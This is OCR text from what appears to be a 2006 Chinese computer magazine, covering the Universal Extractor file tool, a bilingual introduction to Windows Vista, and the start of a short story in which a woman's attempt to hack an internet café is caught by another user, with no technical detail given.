


图5




图6





图1



三、效果对比

最后，我们来对比一下原始安装程序的安装方式和“提取之后”的安装方式，如图6（原始安装程序）、图7（提取之后的安装程序）

蚂蚁点评：

Universal Extractor 几乎是一款万能的文件提取器，支持的文件类型多达40多种，无论是zip、rar、7z这些压缩类，还是软件的安装程序如 InstallShield、Winodws Installer，甚至一些软盘光盘镜像如IMG、ISO等都可以使用它来提取出来。有了它，用户可以在安装软件之前就基本知道安装后的软件目录会有些什么东西，真是去除多余文件的必备之物！




图3





图7



Windows Vista

航船首语：

近日有太多振奋人心的消息，虽然温度不停地降，但是众多厂商确实把人心弄得暖烘烘的。

对各位小菜来说，Vista 的最终发布一定很令人期待吧。那么 Vista 究竟是怎样的一个系统呢？它又有哪些新功能呢？它是否会给我们的生活带来一些改变呢？来看看本期的夜航船，或许能给你一点指引！

Windows Vista is the name of the latest release of Microsoft Windows, a line of graphical operating systems used on personal computers, including home and business desktops, notebook computers, and media centers. Prior to its announcement on July 22, 2005, Vista was known by its codename Longhorn. On November 8, 2006, Windows Vista development was completed and is now in the release to manufacturing stage; Microsoft has stated that the scheduled release dates are currently November 30, 2006 for volume license customers and worldwide availability on January 30, 2007. These release dates come more than five years after the release of Windows XP, Microsoft's current consumer and business operating system, making it the longest time span between major releases of Windows.

Windows Vista 是微软 Windows 系列即将发布的系统名称。它为个人电脑设计，包含了家庭用户、商业桌面用户、笔记本用户以及多媒体中心。2005 年 7 月 22 日，Vista 首次以代号名 Longhorn 亮相。2006 年 11 月 8 日，Windows Vista 开发版本已经最终完成了，它可以随时批量发售了。微软声明，计划中的公开发售日期为 2006 年 11 月 30 日，而全面的针对全球的零售将在 2007 年 1 月 30 日。Vista 的发布距离 Windows XP 的发布间隔了五年，在这两个重要版本发布中，微软浪费了它的客户很多时间。

According to Microsoft, Windows Vista contains hundreds of new features, some of the most significant of which include an updated graphical user interface and visual style dubbed Windows Aero, improved searching features, new multimedia creation tools such as Windows DVD Maker, and completely redesigned networking, audio, print, and display sub-systems. Vista also aims to increase the level of communication between machines on a home network using peer-to-peer technology, making it easier to share files and digital media between computers and devices. For developers, Vista introduces version 3.0 of the .NET Framework, which aims to make it significantly easier for developers to write high-quality applications than with the traditional Windows API.


根据微软所说，Windows Vista 包含了上百个新功能，值得注意的有，被称为 Aero 的全新的图形化操作界面，全新的多媒体制作软件 --Windows DVD Maker，全部重新设计过的网络、声音、打印和图像显示系统。Vista 也瞄准了提高家庭环境中基于点对点技术的交流，使得文件传输更加快捷。对于开发人员，Vista 包含了.Net Framwork 3.0，旨在帮助程序员在传统的 Windows API 环境下编写质量更高的软件。

Microsoft's primary stated objective with Vista, however, has been to improve the state of security in the Windows operating system. One of the most prevalent common criticisms of Windows XP and its predecessors are their commonly exploited security vulnerabilities and overall susceptibility to malware, viruses and buffer overflows. In light of this, then Microsoft chairman Bill Gates announced in early 2002 a company-wide 'Trustworthy Computing initiative' which aims to incorporate security work into every aspect of software development at the company. Microsoft claimed that it prioritized improving the security of Windows XP and Windows Server 2003 above finishing Windows Vista, significantly delaying its completion.

不过，微软在 Vista 中最想实现的是提高操作系统的安全。市面上最流行的针对 Windows XP 以及更早的版本的批判就是它们非常容易受到攻击并且容易感染病毒、木马以及缓冲溢出。对此高度重视之后，微软老板比尔在 2002 年早期宣布创建‘可信赖的计算机体系’，旨在提高公司各个方面的安全软件开发工作。微软要求在完成了 Vista 之后，按照顺序地提高 Windows XP 和 Windows Server 2003 的安全状况。

XApache 喃喃：

北京大街上越来越低的温度似乎在提醒着我们 2006 年即将划上休止符。晚上在同事家里炖萝卜羊肉，暖暖身子。先把羊肉和调料放入锅内煮熟，再把萝卜放进去，最后撒上葱花和香菜……热气氤氲，窗户多了一层水汽，隐约能看到楼下的男男女女。十二月，北京已经变得很冷，单薄的衣服已经挡不住寒风的侵袭。而一个叫安安的作者又给我们带来一篇《风一样的爱情》，让这样的天气更添悲凉的意味。不过希望你看完后面一篇《幸福的味道》之后，能够慢慢温暖起来……



风一样的爱情

安安

翘起小指，自嘲地看着细长的手指上那枚金灿灿的戒指，这是我在那对打了十年战争的夫妻终于达成协议之后，在民政局门口的“渴望幸福”买的，总价值三十四块八——很便宜是不？

右手里夹着一枝“茶花”，淡淡的香味让我不至于讨厌。虽然我很讨厌烟味，但是我也在制造着二手烟，好像一个矛盾的综合体。

拽拽被我压在身下的黑色草革挎包，把手中没抽完的烟随手放在烟灰缸的夹缝中，看着它燃烧着，随手打个响指，叫来一瓶“美年达”。

这个网吧不是环境很好的那种，空气中充斥着烟味和方便面的味道，我喝了几口饮料，把喉间的烟味压下去，紧紧地盯着眼前的电脑屏幕，期待着目标的出现。

OK，终于出现了，我迅速地从挎包中拽出一本没有封皮的杂志，找到一篇叫《网吧入侵完全手册》的文章……该是我活动的时候了。我的目标是——这个网吧的系统！

十分钟……

在我满心以为已经成功的时候……意外发生了！我受了惊吓般的瘫靠在宽大的椅子上，满眼不可置信——在我运行完最后一个小程序的时候，我突然被人硬踢了出来，对方还嘲弄般的在屏幕上刷上两个字：笨蛋！

那个惊叹号硬生生地把我的喜悦转化为愤怒，该死的，不要让我知道是谁干的，不然我非……至于非要怎么，我也不清楚。反正我知道对方是谁，绝对不会给他好果子吃就是了——我不是一个乖女孩，至少在两年前已经不是了。

我知道对方已经监控了我的电脑，只能暗自咬牙跟这个技术明显比我高一大截的家伙周旋。迅速地在面前的文档上打上：“狗拿耗子！”对方一呆，在面前的文档中迅速地打上一行字：“丫头，罢手吧，我在这里你讨不了好！”

啊？他知道我？不妙，我迅速地起身，大大方方地走到前台结账，快速地离开。整个过程没有丝毫的拖泥带水，毕竟我干这个事情也不是第一次了，虽然这是我第一次被人揪到。

刚刚离开这个叫作“蓝月亮”的网吧，我顿顿脚步，有些不甘心地再次回头，却傻傻地呆在那里，风无声地扬起我长长的发丝，我收不回我的目光。

好像不是头一次见到他，他似乎在我梦中出现了很多回，风一般的笑容，让人嫉妒得发疯。温雅的举止，俊逸的脸庞，举手投足间流露出让我痴狂的温柔……是的，温柔。他仿佛是从我的梦中走出来的，缓步来到我的面前。看到我的痴迷，他文雅地一笑，牵起我的小手，没有任何话语，就带走了我。而我，则迷失在他的背影中。倘若……倘若可以，我愿意随他走遍天涯……

